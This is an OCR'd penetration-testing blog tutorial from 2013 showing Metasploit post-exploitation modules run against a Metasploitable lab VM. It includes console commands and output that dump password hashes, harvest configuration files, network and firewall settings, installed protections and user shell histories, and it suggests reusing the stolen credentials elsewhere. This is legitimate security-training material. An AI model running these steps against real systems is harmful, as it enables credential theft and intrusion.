
Post Exploitation in Linux With Metasploit

pentestlab.blog/category/post-exploitation/page/8

January 4, 2013


Post exploitation is an important process in a penetration test as it allows the attacker to gather information from them system that he has exploited.A lot of penetration testers are using the metasploit framework modules for system exploitation.However Metasploit provides and modules for post exploitation activities for a variety of systems.In this article we will examine how we can use metasploit to perform post exploitation on a Linux system.

We will assume that we have already exploited the system.So we will put the session in the background with the command Ctrl+Z.



Putting the session in the background

It is necessary to know the session ID for the post exploitation modules that we are going to use.This can be obtained with the command session.



Obtain the Session ID

As we can see the ID is 1.One of the first modules that we are going to try is the hashdump which it will try to collect the password hashes of the system.The only setting that we need to insert is the session ID which is already known from before.

```
msf  exploit(usermap_script) > use post/linux/gather/hashdump
msf  post(hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf  post(hashdump) > set SESSION 1
SESSION => 1
msf  post(hashdump) > exploit
```

Configuring the hashdump module

```
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/ba
sh
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib
/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20130104141113_default_172.16.212.133_linux.h
ashes_172956.txt
[*] Post module execution completed
```

Collecting Password Hashes

Another useful module is the checkvm which it will try to discover if the system is a virtual machine.From the image below it seems that our system is VMware virtual machine.

```
msf  exploit(usermap_script) > use post/linux/gather/checkvm
msf  post(checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf  post(checkvm) > set SESSION 1
SESSION => 1
msf  post(checkvm) > exploit

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

Virtual machine discovery

Another very interesting post exploitation module of Metasploit is the enum_configs which it will obtain all the important configuration files and it will stored them in our system.In the next image we can see the command that we have used for this module and a sample of the configuration files that has obtained from the remote system.

```
msf  post(checkvm) > use post/linux/gather/enum_configs
msf  post(enum_configs) > set SESSION 1
SESSION => 1
msf  post(enum_configs) > exploit

[*] Running module against metasploitable
[*] Info:
Login with msfadmin/msfadmin to get starteded network!
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] apache2.conf stored in /root/.msf4/loot/20130104144718_default_172.16.212.133_linux.enum
.conf_353282.txt
[*] ports.conf stored in /root/.msf4/loot/20130104144718_default_172.16.212.133_linux.enum.c
onf_937471.txt
[*] my.cnf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.conf_
945898.txt
[*] ufw.conf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.con
f_120602.txt
[*] sysctl.conf stored in /root/.msf4/loot/20130104144719_default_172.16.212.133_linux.enum.
conf_392848.txt
[*] shells stored in /root/.msf4/loot/20130104144720_default_172.16.212.133_linux.enum.conf_
126265.txt
```

Sample of Configuration files obtained

Now if we want to check these .txt files we can open another console and we can type for example nano /root/.msf4/loot/20130104144725_default_172.16.212.133_linux.enum.conf_373751.txt

```
# settings are disabled so review and enable them as needed.
#
# Ignore ICMP broadcasts
#net/ipv4/icmp_echo_ignore_broadcasts = 1
#
# Ignore bogus ICMP errors
#net/ipv4/icmp_ignore_bogus_error_responses = 1
#
# Do not accept ICMP redirects (prevent MITM attacks)
#net/ipv4/conf/all/accept_redirects = 0
# _or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net/ipv4/conf/all/secure_redirects = 1
#
# Do not send ICMP redirects (we are not a router)
#net/ipv4/conf/all/send_redirects = 0
#
```

Opening the conf files

We can also enumerate the network configurations with the enum_network module.

```
msf  exploit(usermap_script) > use post/linux/gather/enum_network
msf  post(enum_network) > set SESSION 1
SESSION => 1
msf  post(enum_network) > exploit

[*] Running module against metasploitable
[*] Module running as root
[+] Info:
Login with msfadmin/msfadmin to get starteded network!
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.en
um.netwo_898050.txt
[*] Route table stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.
netwo_161764.txt
[*] Firewall config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.e
num.netwo_782824.txt
[*] DNS config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.n
etwo_696987.txt
[*] SSHD config stored in /root/.msf4/loot/20130104184116_default_172.16.212.133_linux.enum.
netwo_990731.txt
```

Enumerating network configurations

If we want to discover what kind of installations exist on the remote system like IDS,antivirus,firewalls etc. then we can use the following module:

```
msf  post(enum_protections) > use post/linux/gather/enum_protections
msf  post(enum_protections) > set SESSION 1
SESSION => 1
msf  post(enum_protections) > exploit

[*] Running module against metasploitable
[*] Info:
Login with msfadmin/msfadmin to get starteded network!
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] Finding installed applications...
[+] ufw found: /usr/sbin/ufw
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[*] Installed applications saved to notes.
[*] Post module execution completed
```

Enumerating Protections

We can also enumerate the entire system by obtaining information regarding the user accounts,the installed packages,the services,the hard disk,the Linux version etc.

```
msf  post(enum_protections) > use post/linux/gather/enum_system
msf  post(enum_system) > set SESSION 1
SESSION => 1
msf  post(enum_system) > exploit

[+] Info:
Login with msfadmin/msfadmin to get starteded network!
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] Linux version stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linux.enu
m.syste_838674.txt
[*] User accounts stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linux.enu
m.syste_263790.txt
[*] Installed Packages stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linu
x.enum.syste_945464.txt
[*] Running Services stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linux.
enum.syste_355285.txt
[*] Cron jobs stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linux.enum.sy
ste_585324.txt
[*] Disk info stored in /root/.msf4/loot/20130104191117_default_172.16.212.133_linux.enum.sy
ste_547258.txt
[*] Post module execution completed
```


Enumerating the system

Essential information can be discovered and from the user history.Of course there is a metasploit module for this as well that it will store this kind of information on our local system.

```
msf  post(enum_system) > use post/linux/gather/enum_users_history
msf  post(enum_users_history) > set SESSION 1
SESSION => 1
msf  post(enum_users_history) > exploit

[+] Info:
Login with msfadmin/msfadmin to get starteded network!
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/L
inux
[*] History for root stored in /root/.msf4/loot/20130104191744_default_172.16.212.133_linux.
enum.users_857806.txt
[*] History for msfadmin stored in /root/.msf4/loot/20130104191751_default_172.16.212.133_li
nux.enum.users_987590.txt
[*] History for user stored in /root/.msf4/loot/20130104191754_default_172.16.212.133_linux.
enum.users_108427.txt
[*] Last logs stored in /root/.msf4/loot/20130104191817_default_172.16.212.133_linux.enum.us
ers_124133.txt
[*] Sudoers stored in /root/.msf4/loot/20130104191817_default_172.16.212.133_linux.enum.user
s_785237.txt
[*] Post module execution completed
```

Gathering User History Information



Last Logs

Conclusion

In this article we examine the post exploitation modules of metasploit framework that can be used against a Linux system and what kind of information they can obtain.From the information that we have gathered of course we can conduct further attacks on this system and we can even find alternate ways of exploitation.Additionally during our post exploitation activities we can discover usernames and even plain text passwords which these credentials can be re-used later in other systems on the network.